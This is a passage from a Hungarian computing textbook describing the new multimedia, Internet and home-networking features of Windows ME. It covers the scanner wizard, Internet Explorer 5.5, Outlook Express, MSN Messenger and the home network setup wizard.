
Ami teljesen megújult a multimédiásított Windows-ban, az a digitális kamerák és szkennerek, valamint az általuk létrehozott képek kezelése. Külön segédprogramot kapott a Windows ME ezeknek a kiegészítőknek egységesített használatára. A *Képdigitalizáló/kamera varázsló* túllép a Windows 98 SE-ben használt TWAIN felületen kommunikáló plug-inen, komplett megoldást nyújt a digitálisan rögzített felvételek menedzselésére.



A Képdigitalizáló/kamera varázsló


Elképzelhető, hogy szinte feleslegessé válik ezek után az olcsóbb, USB vagy párhuzamos porton keresztül csatlakozó szkennerek mellé adott TWAIN meghajtó-programok használata, hiszen minden fontosabb beállítást el tudunk végezni ezzel a varázslóval. Még egy fontos érv e kis segédprogram mellett: szinte kizárt, hogy inkompatibilitási probléma lép fel használata során!

A multimédiás jelleg további kihangsúlyozása lehet az a tény, hogy a Windows ME Sajátgép mappájából kikerült a Telefonos Hálózat rendszermappa, és helyét átvette a képdigitalizáló eszköz ikonja, melyre rákattintva a Képdigitalizáló/kamera varázsló indul el, amennyiben bármilyen szkenner vagy digitális kamera csatlakozik gépünkhöz.



Ugyancsak ebből a megfontolásból a Dokumentumok mappa, ami a Windows 98 SE-től kezdve kiemelt rendszermappaként funkcionált, három további almappával gazdagodott. A *Zene* mappába – értelemszerűen – a Windows Media Player 7-ben elmentett számok kerülnek (amennyiben végigmentünk a CD beazonosítás lépésein, akkor a következő mappastruktúrában kerül elmentésre a fájl: ..\Előadó neve\Album_neve\Szám_címe.wma). A *Videók* mappába a Windows Movie Maker által készített videók kerülnek, míg a *Képek* mappa a Képdigitalizáló/kamera varázslóval lementett fájlok lelőhelye.

Az utóbbi mappa és valamennyi almappája különleges vezérlőelemekkel gazdagodott: a Windows 98-ban[19] bevezetett Web-es formátumú mappaoldal alsó részében beépülő alkalmazásként helyet kapott a Kép villámnézete segédprogram, amely egy kicsinyített formában megmutatja az éppen kijelölt képfájl tartalmát. A fájlok helyén pedig nem a megszokott kis ikonok láthatók, hanem, az ún. Miniatűrök (angol nyelvterületen ezt a fajta megjelenést „thumbnail"-nek hívják, amely szó szerint lefordítva hüvelykujj-körmöt jelent. Jobban belegondolva igen találó lett a magyarítása ennek a szakszóként már szinte meghonosodott „támbnél"-nek).



[20]

Az itt bemutatott kép nem passzív, hanem aktív elemként funkcionál, ugyanis ha kijelölünk rajta egy részletet, arra alkalmazhatjuk a Paint-ben elérhető alapvető manipulátor funkciókat, a kép felett található gombok megnyomásával pedig a képet megnézhetjük teljes képernyős formátumban, kinyomtathatjuk, vagy elforgathatjuk tetszőleges irányba +/-90°-kal. További érdekesség, hogy az egy mappában található képeket a rendszer, mint egy diavetítő, teljes képernyős üzemmódban fekete háttér előtt optimális méretre nagyítva/kicsinyítve bemutatja.

---

[19] A Web-es mappamegjelenítés igazából először az Internet Explorer 4.0-ban volt megtalálható, ám csak igen kezdetleges formában – opcionálisan telepíthető kiegészítésként.

[20] A képen látható baba, Bartha Zsolt Miklós saját fejlesztés, a képen 4 napos volt ☺

14.5.4. Zöld: Gazdagabb Internet szolgáltatások

Bár a multimédia kapta a legnagyobb hangsúlyt a Windows ME újdonságai közül, nem feledkezhetünk meg az Internetes eszközök új generációjáról sem. Mind az Internet Explorer 5-ös, mind az Outlook Express „öregedett" egy fél egységgel – mindkettő már 5.5-ös verziójúvá lépett elő. (Igaz, ezzel az Outlook Express nem dicsekszik olyan látványosan, mint az IE 5.5, mivel fejlődését csak a névjegyén keresztül tudatja a világgal – az indításakor felugró panelon csak az Outlook Express 5 felirat látható).

Az *Internet Explorer 5.5* talán legfontosabb újítása minden felhasználó számára, hogy végre lehetővé vált a weblapok kinyomtatásakor a Nyomtatási Kép használatának lehetősége. Igen idegölő volt a régebbi verzióknál, hogy az IE önhatalmúlag nyomtatáskor egyszerűen képnek értelmezte az oldal tartalmát, és minden további nélkül félbevágta a lap aljára kerülő szöveget, ott, ahol a nyomtató alapbeállítása szerint az alsó margó kezdődött. Nos, ennek most vége.


További „nyalánkságokkal" is kedveskedik számunkra az IE 5.5 – lehetőség van már az ún. Layered Frame-ek használatára, ami azt jelenti, hogy egy weblapon egyszerre több rétegben is feltüntethetnek információt a weblaptervezők (pl. interaktív menük megvalósítása), a gördítő-sávokat adott esetben külön-külön színezni lehet, és támogatja az időzített elemek használatát.

Távol-keleti barátaink nagy örömére az IE 5.5 már támogatja nemcsak a balról-jobbra/ jobbról balra, hanem a felülről-lefelé történő szövegkiírást is. Ezek a funkciók elsősorban a rendszer jobb DHTML[21], valamint CSS[22] támogatása következtében váltak elérhetővé. Természetesen az ilyen megjelenésekhez az adott oldal forráskódjának tartalmaznia kell a szükséges deklarációkat és elemeket. Először van lehetőség az Internet oldalak off-line azaz kapcsolat nélküli böngészésére, amennyiben ilyen formátumban mentjük el őket. Két hasznos dolog is áldozatul esett az IE 5.5-nek (azaz már az 5.0-nak is). Egyik a RealPlayer[23] 4.0 Internetes audio/video stream-ek

[21] DHTML (Dynamic Hypertext Markup Language) = Dinamikus Hipertext Lapleíró Nyelv
[22] CSS (Custom Style Sheet) = Egyéni Stíluslap
[23] Nemcsak a Windows tartalmazza a RealPlayert. 2000-ben a finn Nokia megállapodott a RealNetworks-szel. A megállapodás része, hogy a jövőben gyártott mobiltelefonok egy része tartalmazni fogja a RealPlayert, azaz RealAudio és RealVideo fájlok lejátszási lehetőségét!

hallgatására szólgáló segédprogram (a funkció plug-inként került be a WMP7-be), másik a sokak által igen kedvelt FrontPage Express 2.01 – könnyen kezelhető HTML szerkesztő program, amely az IE 4.0-val debütált, majd minden nagyobb hírverés nélkül beleolvadt nagyobb testvérébe, a FrontPage 98-ba, azaz nem található meg a Windows ME-ben. A FrontPage 98 és újabb, 2000-es verziója csak különálló termékként vásárolható meg, vagy az Office 2000 Premium részeként – igen borsos áron.

A levelezési rendszer, az Outlook Express szintén jelentős fejlődésen ment keresztül. Legfontosabb talán a több felhasználós működés. Eddig csak arra volt lehetőségünk, hogy egyszeri bejelentkezéssel egyszerre több e-mail címünkről hívhattuk le leveleinket. Ahhoz, hogy pl. egy másik munkatársunk lehívja saját leveleit, ki kellett jelentkeznünk a rendszerből és neki meg újra belépni, hogy betöltődjön a saját Outlook Express profilja. Az azonosítók használatával mindenkinek saját profilja lehet, melyet igény szerint akár jelszóval is levédhet. Az új profil betöltéséhez csak az Outlook Expressnek kell újraindítania önmagát.




Microsoft Outlook Express

Lehetőségünk nyílik igen dekoratív, színes képes hátterű e-maileket is küldeni a különféle levélsablonok használatával, ám csak akkor használjuk ezt a funkciót, ha a címzett e-mail olvasó programja támogatja a HTML alapú levelek fogadását, így elkerülhetővé válik a feldühödött címzett haragos viszontválasza, amennyiben mégsem tudtuk jól...

Újabb segédprogrammal gazdagodott a Microsoft on-line kommunikációs eszköztára: az Outlook Express 5.5 elindításával a Tálcán megjelenik egy újabb kis ikonocska, amely az *MSN Messenger* 3.0 betöltődését jelzi. Használata igen praktikus: amint a felhasználó rájelentkezik az Internetre és belép az MSN (Microsoft Network) üzenetszerverére, a program jelzi a többi felhasználójának, hogy XY elérhető-e on-line, avagy sem. Állapotunk meghatározására hét különböző variációból választhatunk – ebből néha az On-line állapotunk elrejtése a legelőnyösebb választás, amennyiben azt akarjuk, hogy ne zargassanak közeli-távoli ismerőseink mindenféle ügyes-bajos gondjaikkal. Viszont rendkívül hasznos lehet ez a szolgáltatás, ha tudjuk, hogy partnerünk éppen on-line van és az azonnali üzenetváltás (Chat) segítségével valós időben választ kaphatunk kérdésünkre. Amennyiben partnerünk az Egyesült Államokban vagy Kanadában él, a Net2Phone (kb. „hálózatról-telefonra") internetes telefontársaság által üzemeltetett, VoIP[24] alapú rendszeren akár élőszóban is eltársaloghatunk az illetővel: a hívást számítógépünkről kezdeményezzük, a hívott félnél viszont a telefon csörög ki és ezen keresztül történik a beszélgetés! Ehhez a szolgáltatáshoz célszerű beszerezni egy ún. gégemikrofonos fülhallgatót és egy jobb, full duplexes hangkártyát (egyszerre hallgathatjuk a másikat és beszélhetünk hozzá).

A Microsoft egyébként 2000. novemberében kiadta a Messenger 3.5-ös verzióját. A legfontosabb továbbfejlesztés a Net2Phone még mélyebb integrálása volt: az egész világgal (!) kapcsolatba léphetünk, azonban ingyen „csupán" az USA és Kanada telefon-előfizetőivel, más földrajzi területen található illetővel igen kedvezményesen, de fizetés ellenében.

[24] VoIP (Voice over Internet Protocol) = Internet protokollon keresztüli hangtovábbítás



MSN Messenger

A Messenger Service szolgáltatásain túl használhatjuk a Microsoft NetMeeting 3.01-et, amely úgy is felfogható, mint egy számítógépes képtelefon (amennyiben webkamera is van csatlakoztatva gépünkhöz és megfelelő az Internet kapcsolatunk sávszélessége). A NetMeeting segítségével fájlokat küldhetünk el egymásnak és kihasználhatjuk a program nyilvános „palatábláját". Hozzá kell tenni, sem a Messenger, sem a NetMeeting nem újkeletű programja a Microsoftnak, de első ízben a Millenniumnál oldották meg a szorosabb integrációt a rendszerrel.

A Windows Update, amely egy Internetes segédprogramon keresztül képes számítógépünket naprakészen tartani, kiegészült egy új elemmel, az *Automatikus Frissítés*sel. Ez, mint ahogy a neve is mutatja, amint bejelentkezünk a Net-re, megvizsgálja a számítógépünket, van-e esetleg valamiféle frissítés a Windows ME bármely alkotórésze számára, és a beállításától függően vagy automatikusan letölti a frissítést, vagy figyelmeztet bennünket arra, hogy célszerű lenne kicsit „felfrissíteni" szoftvereinket. Ennek a szolgáltatásnak az előzménye megtalálható az IE 5.0-hoz külön letölthető fontos Frissítés Varázsló működésében, de az csak a Windows Update site-re irányít, hogy megkezdjük a frissített elemek letöltését...

14.5.5. Kék: Otthoni hálózat

A talán nem is olyan távoli jövőben minden magyarországi családban lesz számítógép, sőt néhány olyan család is előfordul majd, ahol egynél több gép lesz, amelyeket össze kellene kapcsolni egymással, hogy osztozni tudjanak egymás erőforrásain, perifériáin, sőt az egész családnak elegendő lesz egyetlen Internet-hozzáférés, hiszen azon is megosztoznak.


Nos, amíg elmerengünk ezen a szép jövőképen, rá kell döbbennünk, egy kissé nyugatabbra, ahol az információs társadalom néhány évvel előrébb jár, mindez nem is annyira fikció. Ma hazánkban ilyen szolgáltatásokra csak induló kisvállalkozásoknak lehet szüksége, akik nem engedhetik meg, hogy dedikált szervert vegyenek maguknak.

A Windows 98 SE egyik legnagyobb újítása az Internet-kapcsolat-megosztás bevezetése volt. A rendszer tökéletesen működött, amennyiben az ember rendelkezett némi gondolatolvasó képességgel, valamint tudott a Súgó sorai között olvasni. Még tapasztalt rendszermérnököknek is kemény fejtörést okozott a rendszer helyes konfigurálása. Aki nem rendelkezett semmilyen számítástechnikai előképzettséggel, az előtt ez a tényleg remek és jól működő szolgáltatás csak vágyálom maradt... A Windows ME tervezésekor a Microsoft fejlesztői kiköszörülték ezt a csorbát. Megvalósították a teljesen felhasználóbarát, „bolond-biztos" *Saját hálózat varázslót*, amely megoldást biztosít szinte minden feladatra, ami egy egyszerű – egyenrangú gépek közötti hálózatnál előfordulhat. Az alábbiakban bemutatjuk lépésről-lépésre ezt a teljesen inter-aktív és mindenki által érthető telepítőt.


Mi szükséges a hálózat kiépítéséhez? Minden számítógépben kell lennie hálózati kártyának, vásárolni kell olyan aktív hálózati elemet – ún. HUB-ot vagy Switch-et – amely a belső hálózati forgalmat irányítja, és be kell szereznünk az ezeket összekötő kábeleket. A manapság kapható hálózati kártyák mind Plug-n-Play rendszerűek, tehát az ezt a funkciót támogató rendszerek azonnal felismerik és konfigurálják azokat, felhasználói beavatkozás nélkül. A Windows ME igen sok hardverhez tartalmaz meghajtó-szoftvert, tehát még a kártyához kapott telepítő-lemezt sem kell előkeresni (optimális esetben) és a kártya azonnal rendelkezésre áll...[25]

[25] Amikor ezt az esettanulmányt modellezni akartam (B.M.), be kellett tennem a számítógépembe egy hálózati kártyát. Az egész procedúra (a kártya beszerelése és a Saját hálózat varázsló lefuttatása) nem tartott tovább öt percnél.

Tehát képzeletbeli cégünknek van minimum két számítógépe. Az egyik a főnök gépe (azaz a mienk ☺), modemen keresztül csatlakozik az Internethez, és rá van kötve az egyetlen nyomtató is. A többi gépről is el kell érnünk az Internetet és a nyomtatót, valamint vannak olyan iratok, amelyekhez nem jó, ha mindenki hozzáfér, csak azok, akik tudják a „varázsszót". Feladatunk a számítógépes hálózat beállítása, a főnök gépén Windows ME fut.





A Hálózati helyek ikonra kattintva és a Saját hálózat varázsló ikont kiválasztva, az üdvözlőszöveg elolvasása után a legelső panel a számítógép internetes kapcsolatát firtatja:



